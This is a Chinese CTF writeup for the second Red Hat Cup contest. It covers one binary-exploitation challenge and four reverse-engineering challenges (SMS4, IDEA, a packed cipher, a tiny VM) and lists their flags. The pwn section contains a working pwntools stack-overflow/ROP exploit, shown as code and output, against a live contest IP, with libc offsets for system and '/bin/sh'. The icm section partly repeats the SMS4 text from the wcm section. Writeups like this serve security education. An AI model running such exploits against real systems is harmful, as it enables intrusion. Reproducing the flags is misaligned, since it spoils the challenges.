
第二届“红帽杯”网络安全攻防大赛
Writeup 模板

0x00 game server

操作内容：


```
1  int sub_8048637()
2  {
3    char s; // [sp+7h] [bp-111h]@5
4    char v2; // [sp+107h] [bp-11h]@5
5    size_t nbytes; // [sp+108h] [bp-10h]@5
6    char *v4; // [sp+10Ch] [bp-Ch]@1
7
8    puts("Welcome to my game server");
9    puts("First, you need to tell me you name?");
10   fgets(byte_804A180, 256, stdin);
11   v4 = strrchr(byte_804A180, 10);
12   if ( v4 )
13     *v4 = 0;
14   printf("Hello %s\n", byte_804A180);
15   puts("What's you occupation?");
16   fgets(byte_804A080, 256, stdin);
17   v4 = strrchr(byte_804A080, 10);
18   if ( v4 )
19     *v4 = 0;
20   printf("Well, my noble %s\n", byte_804A080);
21   nbytes = snprintf(
22              &s,
23              0x100u,
24              "Our %s is a noble %s. He is come from north and well change out would.",
25              byte_804A180,
26              byte_804A080);
27   puts("Here is you introduce");
28   puts(&s);
29   puts("Do you want to edit you introduce by yourself?[Y/N]");
30   v2 = getchar();
31   getchar();
32   if ( v2 == 89 )
33     read(0, &s, nbytes);
34   return printf("name : %s\noccupation : %s\nintroduce : %s\n", byte_804A180, byte_804A080, &s);
35 }
```

如图，read 的 nbytes 是 snprintf 的返回值，这个值又被两个 fgets 控制。通过超长的 name 和 occupation 可以使 nbytes 过大造成栈溢出。本题需要 ret 到 puts@plt 泄露 got 表数据，利用函数的内存真实地址寻找偏移，如下图



第一个 libc 是对的，脚本如下：

```
>>> from pwn import *
>>>
>>> printf_got = 0x0804a014
>>> call_puts = 0x08048480
>>> start = 0x080484d0
>>>
>>> io = remote('123.59.138.180', 20000)
[x] Opening connection to 123.59.138.180 on port 20000
[x] Opening connection to 123.59.138.180 on port 20000: Trying 123.59.138.180
[+] Opening connection to 123.59.138.180 on port 20000: Done
>>> #io = remote('172.17.0.2', 10001)
...
>>> main_offset = 0x018540
>>> system_offset = 0x03a940
>>> binsh_offset = 0x15902b
>>>
>>> payload = 'a'*0x115+p32(call_puts)+p32(start)+p32(printf_got)
>>>
>>>
>>> io.recvuntil('name?')
'Welcome to my game server\nFirst, you need to tell me you name?'
>>> io.sendline('a'*254)
>>> io.recvuntil('occupation?')
"\nHello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\nW
hat's you occupation?"
>>> io.sendline('a'*254)
>>> io.recvuntil('[Y/N]')
'\nWell, my noble aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaa\nHere is you introduce\nOur aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaa\nDo you want to edit you introduce by yourself?[Y/N]'
>>> io.sendline('Y')
>>> io.sendline(payload)
>>> io.recvuntil('introduce : ')
```



FLAG 值：

flag{f3b92d795c9ee0725c160680acd084d9}

0x01 wcm

操作内容：


题目里观察到了 SMS4 算法的 S 盒和加密轮次，使用网上现成的 SMS4 算法代码验证了结果，然后取出 key 和密文，密文从 51 开始依次异或 51, 52, 53.....，最后解密得结果。

```
20  v3 = 0;
21  do
22    byte_403370[v3++] = rand();
23  while ( v3 < 16 );
24  if ( v2 && 16 - v2 > 0 )
25    memset((void *)&v12[v11], 0xFFu, 16 - v2);
26  v4 = v12;
27  v5 = strlen(v12);
28  v6 = v5 / 16;
29  if ( v5 / 16 > 0 )
30  {
31    v7 = v12;
32    do
33    {
34      sub_401000(&v13);
35      sub_401190(v8, v7, v7);
36      v7 += 16;
37      --v6;
38    }
39    while ( v6 );
40    v4 = v12;
41  }
42  if ( v5 <= 0 )
43  {
44LABEL_14:
45    result = 1;
46  }
47  else
48  {
49    v9 = 51;
50    while ( (v9 ^ v4[v9 - 51]) == byte_402140[v9 - 51] )
51    {
52      ++v9;
53      v4 = v12;
54      if ( v9 - 51 >= v5 )
```

图中的 byte_403370 是 key，密文是 byte_402140，可以看到输入 SMS4 加密后要异或 51，52，53.....再去对比。

```
.rdata:0040217F                 db 0B2h ;
.rdata:00402180 ; char byte_402180[]
.rdata:00402180 byte_402180     db 0D6h                 ; DATA XREF: sub_401000+10D↑r
.rdata:00402180                                         ; sub_401000+11C↑r ...
.rdata:00402180                                         ; SMS4 sbox
.rdata:00402181                 db  90h ;
.rdata:00402182                 db 0E9h ;
.rdata:00402183                 db 0FEh ;
.rdata:00402184                 db 0CCh ;
.rdata:00402185                 db 0E1h ;
.rdata:00402186                 db  3Dh ; =
.rdata:00402187                 db 0B7h ;
.rdata:00402188                 db  16h
.rdata:00402189                 db 0B6h ;
.rdata:0040218A                 db  14h
.rdata:0040218B                 db 0C2h ;
.rdata:0040218C                 db  28h ; (
.rdata:0040218D                 db 0FBh ;
.rdata:0040218E                 db  2Ch ; ,
.rdata:0040218F                 db    5
.rdata:00402190                 db  2Bh ; +
.rdata:00402191                 db  67h ; g
.rdata:00402192                 db  9Ah ;
.rdata:00402193                 db  76h ; v
.rdata:00402194                 db  2Ah ; *
.rdata:00402195                 db 0BEh ;
.rdata:00402196                 db    4
.rdata:00402197                 db 0C3h ;
.rdata:00402198                 db 0AAh ;
.rdata:00402199                 db  44h ; D
```

SMS4 算法 S 盒所在内存。



解密结果，SMS4 的 java 实现基本上搜到的都是同一个，自己改一下密文和 key 就行，这里就不重复贴了。

FLAG 值：


flag{e4435341-401a-4bc4-96c1-eadf1951d904}

0x02 icm

操作内容：

题目里观察到了 IDEA 算法使用网上现成的 IDEA 算法代码验证了结果，然后取出 key 和密文，密文从 119 开始依次异或 119,118,117.....，然后 8 位一组依次异或 8,7,6.....最后解密得结果。

图中的 byte_403370 是 key，密文是 byte_402140，可以看到输入 SMS4 加密后要异或 51，52，53.....再去对比。



解密结果，拿 SMS4 的代码改的，所以里面还是出现了 SMS4 的字样。

FLAG 值：


flag{f53fc1db-b7d3-4643-9b48-725f13129d07}

0x03 ccm

有个 NSpack，脱壳工具直接脱掉。程序生成了一堆有规律改变的字母表

```
0019F928  20 61 62 63 64 65 66 67  68 69 6A 6B 6C 6D 6E 6F   abcdefghijklmno
0019F938  70 71 72 73 74 75 76 77  78 79 7A 61 61 62 63 64  pqrstuvwxyzaabcd
0019F948  65 66 67 68 69 6A 6B 6C  6D 6E 6F 70 71 72 73 74  efghijklmnopqrst
0019F958  75 76 77 78 79 7A 62 62  63 64 65 66 67 68 69 6A  uvwxyzbbcdefghij
0019F968  6B 6C 6D 6E 6F 70 71 72  73 74 75 76 77 78 79 7A  klmnopqrstuvwxyz
0019F978  61 63 63 64 65 66 67 68  69 6A 6B 6C 6D 6E 6F 70  accdefghijklmnop
0019F988  71 72 73 74 75 76 77 78  79 7A 61 62 64 64 65 66  qrstuvwxyzabddef
0019F998  67 68 69 6A 6B 6C 6D 6E  6F 70 71 72 73 74 75 76  ghijklmnopqrstuv
0019F9A8  77 78 79 7A 61 62 63 65  65 66 67 68 69 6A 6B 6C  wxyzabceefghijkl
0019F9B8  6D 6E 6F 70 71 72 73 74  75 76 77 78 79 7A 61 62  mnopqrstuvwxyzab
0019F9C8  63 64 66 66 67 68 69 6A  6B 6C 6D 6E 6F 70 71 72  cdffghijklmnopqr
0019F9D8  73 74 75 76 77 78 79 7A  61 62 63 64 65 67 67 68  stuvwxyzabcdeggh
0019F9E8  69 6A 6B 6C 6D 6E 6F 70  71 72 73 74 75 76 77 78  ijklmnopqrstuvwx
0019F9F8  79 7A 61 62 63 64 65 66  68 68 69 6A 6B 6C 6D 6E  yzabcdefhhijklmn
0019FA08  6F 70 71 72 73 74 75 76  77 78 79 7A 61 62 63 64  opqrstuvwxyzabcd
0019FA18  65 66 67 69 69 6A 6B 6C  6D 6E 6F 70 71 72 73 74  efgiijklmnopqrst
0019FA28  75 76 77 78 79 7A 61 62  63 64 65 66 67 68 6A 6A  uvwxyzabcdefghjj
0019FA38  6B 6C 6D 6E 6F 70 71 72  73 74 75 76 77 78 79 7A  klmnopqrstuvwxyz
0019FA48  61 62 63 64 65 66 67 68  69 6B 6B 6C 6D 6E 6F 70  abcdefghikklmnop
0019FA58  71 72 73 74 75 76 77 78  79 7A 61 62 63 64 65 66  qrstuvwxyzabcdef
0019FA68  67 68 69 6A 6C 6C 6D 6E  6F 70 71 72 73 74 75 76  ghijllmnopqrstuv
0019FA78  77 78 79 7A 61 62 63 64  65 66 67 68 69 6A 6B 6D  wxyzabcdefghijkm
0019FA88  6D 6E 6F 70 71 72 73 74  75 76 77 78 79 7A 61 62  mnopqrstuvwxyzab
0019FA98  63 64 65 66 67 68 69 6A  6B 6C 6E 6E 6F 70 71 72  cdefghijklnnopqr
0019FAA8  73 74 75 76 77 78 79 7A  61 62 63 64 65 66 67 68  stuvwxyzabcdefgh
0019FAB8  69 6A 6B 6C 6D 6F 6F 70  71 72 73 74 75 76 77 78  ijklmoopqrstuvwx
0019FAC8  79 7A 61 62 63 64 65 66  67 68 69 6A 6B 6C 6D 6E  yzabcdefghijklmn
0019FAD8  70 70 71 72 73 74 75 76  77 78 79 7A 61 62 63 64  ppqrstuvwxyzabcd
0019FAE8  65 66 67 68 69 6A 6B 6C  6D 6E 6F 71 71 72 73 74  efghijklmnoqqrst
0019FAF8  75 76 77 78 79 7A 61 62  63 64 65 66 67 68 69 6A  uvwxyzabcdefghij
0019FB08  6B 6C 6D 6E 6F 70 72 72  73 74 75 76 77 78 79 7A  klmnoprrstuvwxyz
0019FB18  61 62 63 64 65 66 67 68  69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
0019FB28  71 73 73 74 75 76 77 78  79 7A 61 62 63 64 65 66  qsstuvwxyzabcdef
0019FB38  67 68 69 6A 6B 6C 6D 6E  6F 70 71 72 74 74 75 76  ghijklmnopqrttuv
0019FB48  77 78 79 7A 61 62 63 64  65 66 67 68 69 6A 6B 6C  wxyzabcdefghijkl
0019FB58  6D 6E 6F 70 71 72 73 75  75 76 77 78 79 7A 61 62  mnopqrsuuvwxyzab
0019FB68  63 64 65 66 67 68 69 6A  6B 6C 6D 6E 6F 70 71 72  cdefghijklmnopqr
0019FB78  73 74 76 76 77 78 79 7A  61 62 63 64 65 66 67 68  stvvwxyzabcdefgh
0019FB88  69 6A 6B 6C 6D 6E 6F 70  71 72 73 74 75 77 77 78  ijklmnopqrstuvwx
0019FB98  79 7A 61 62 63 64 65 66  67 68 69 6A 6B 6C 6D 6E  yzabcdefghijklmn
0019FBA8  6F 70 71 72 73 74 75 76  78 78 79 7A 61 62 63 64  opqrstuvxxyzabcd
0019FBB8  65 66 67 68 69 6A 6B 6C  6D 6E 6F 70 71 72 73 74  efghijklmnopqrst
0019FBC8  75 76 77 79 79 7A 61 62  63 64 65 66 67 68 69 6A  uvwyyzabcdefghij
0019FBD8  6B 6C 6D 6E 6F 70 71 72  73 74 75 76 77 78 7A 7A  klmnopqrstuvwxzz
0019FBE8  61 62 63 64 65 66 67 68  69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
0019FBF8  71 72 73 74 75 76 77 78  79 01 00 50 20 41 42 43  qrstuvwxy..P ABC
0019FC08  44 45 46 47 48 49 4A 4B  4C 4D 4E 4F 50 51 52 53  DEFGHIJKLMNOPQRS
0019FC18  54 55 56 57 58 59 5A 41  41 42 43 44 45 46 47 48  TUVWXYZAABCDEFGH
0019FC28  49 4A 4B 4C 4D 4E 4F 50  51 52 53 54 55 56 57 58  IJKLMNOPQRSTUVWX
0019FC38  59 5A 42 42 43 44 45 46  47 48 49 4A 4B 4C 4D 4E  YZBBCDEFGHIJKLMN
0019FC48  4F 50 51 52 53 54 55 56  57 58 59 5A 41 43 43 44  OPQRSTUVWXYZACCD
0019FC58  45 46 47 48 49 4A 4B 4C  4D 4E 4F 50 51 52 53 54  EFGHIJKLMNOPQRST
0019FC68  55 56 57 58 59 5A 41 42  44 44 45 46 47 48 49 4A  UVWXYZABDDEFGHIJ
0019FC78  4B 4C 4D 4E 4F 50 51 52  53 54 55 56 57 58 59 5A  KLMNOPQRSTUVWXYZ
0019FC88  41 42 43 45 45 46 47 48  49 4A 4B 4C 4D 4E 4F 50  ABCEEFGHIJKLMNOP
0019FC98  51 52 53 54 55 56 57 58  59 5A 41 42 43 44 46 46  QRSTUVWXYZABCDFF
0019FCA8  47 48 49 4A 4B 4C 4D 4E  4F 50 51 52 53 54 55 56  GHIJKLMNOPQRSTUV
0019FCB8  57 58 59 5A 41 42 43 44  45 47 47 48 49 4A 4B 4C  WXYZABCDEGGHIJKL
0019FCC8  4D 4E 4F 50 51 52 53 54  55 56 57 58 59 5A 41 42  MNOPQRSTUVWXYZAB
0019FCD8  43 44 45 46 48 48 49 4A  4B 4C 4D 4E 4F 50 51 52  CDEFHHIJKLMNOPQR
0019FCE8  53 54 55 56 57 58 59 5A  41 42 43 44 45 46 47 49  STUVWXYZABCDEFGI
0019FCF8  49 4A 4B 4C 4D 4E 4F 50  51 52 53 54 55 56 57 58  IJKLMNOPORSTUVWX
```

然后根据是否是大小写字母分开进行处理，大小写字母过一个函数，其他的直接查表替换



最后逐字节对比。其中(7+16*i)个字节跳过对比，用 CRC32 检验，因此需要爆破。对每个过程进行还原后可得 flag

FLAG 值：

flag{54f946f5-f95a-4a0a-ba31-7b171a7eca82}

0x04 explain

操作内容：

UPX 解包之后很明显是一个虚拟机的 switch...case...结构

```
int v5; // eax@9
int v6; // eax@12
unsigned int v7; // ecx@14

v2 = dword_403368;
v0 = 1;
v1 = (char *)dword_403368 + dword_403370;
LOBYTE(v2) = *((_BYTE *)dword_403368 + dword_403370);
v3 = *((_BYTE *)dword_403368 + dword_403370);
while ( 2 )
{
  switch ( v3 )
  {
    case 0x22u:
    case 0x23u:
    case 0x24u:
      v0 = sub_401090(v2, v0);
      goto LABEL_21;
    case 0x25u:
    case 0x26u:
    case 0x27u:
      v0 = sub_401140(v2, v0);
      goto LABEL_21;
    case 0x28u:
    case 0x29u:
    case 0x2Au:
    case 0x2Bu:
      v0 = sub_401380(v2, v0);
      goto LABEL_21;
    case 0x30u:
    case 0x31u:
    case 0x32u:
    case 0x33u:
      if ( (_BYTE)v2 != 49 )
      {
        v0 = 1;
LABEL_22:
        v2 = dword_403368;
        v1 = (char *)dword_403368 + dword_403370;
        LOBYTE(v2) = *((_BYTE *)dword_403368 + dword_403370);
        v3 = *((_BYTE *)dword_403368 + dword_403370) - 34;
        if ( v3 > 0x1C )
          return putchar(10);
        continue;
      }
      v4 = v1[1];
      if ( (unsigned __int8)v4 < 4u )
      {
        v5 = (unsigned __int8)v4;
        v0 = 1;
        word_403374[v5] += (unsigned __int8)v1[3] + ((unsigned __int8)v1[2] << 8);
        dword_403370 += 4;
        goto LABEL_22;
      }
      return printf("error");
    case 0x2Cu:
00000851 sub_401410:29
```

分析一下发现算法就是接收输入，依次异或 0, 1, 2....然后对比，所以反向推一下就好了。

```
>>>
>>> r = [0x66, 0x6d, 0x63, 0x64, 0x7f, 0x51, 0x6e, 0x36, 0x7b, 0x56, 0x3b, 0x78, 0x53, 0x59, 0x67, 0x41, 0x69, 0x4e, 0x4
4, 0x7a, 0x66, 0x61, 0x43, 0x56, 0x29, 0x46, 0x57, 0x7a, 0x7f, 0x55, 0x77, 0x71, 0x45, 0x0, 0x5f]
>>>
>>> for i in xrange(len(r))
  File "<stdin>", line 1
    for i in xrange(len(r))
                           ^
SyntaxError: invalid syntax
>>> for i in xrange(len(r)):
...     print chr(r[i]^i),
...
f l a g { T h 1 s _ 1 s _ T i N y _ V i r t U A 1 _ M a c H i n e ! }
>>>
```

FLAG 值：

flag{Th1s_1s_TiNy_VirtUA1_MacHine!}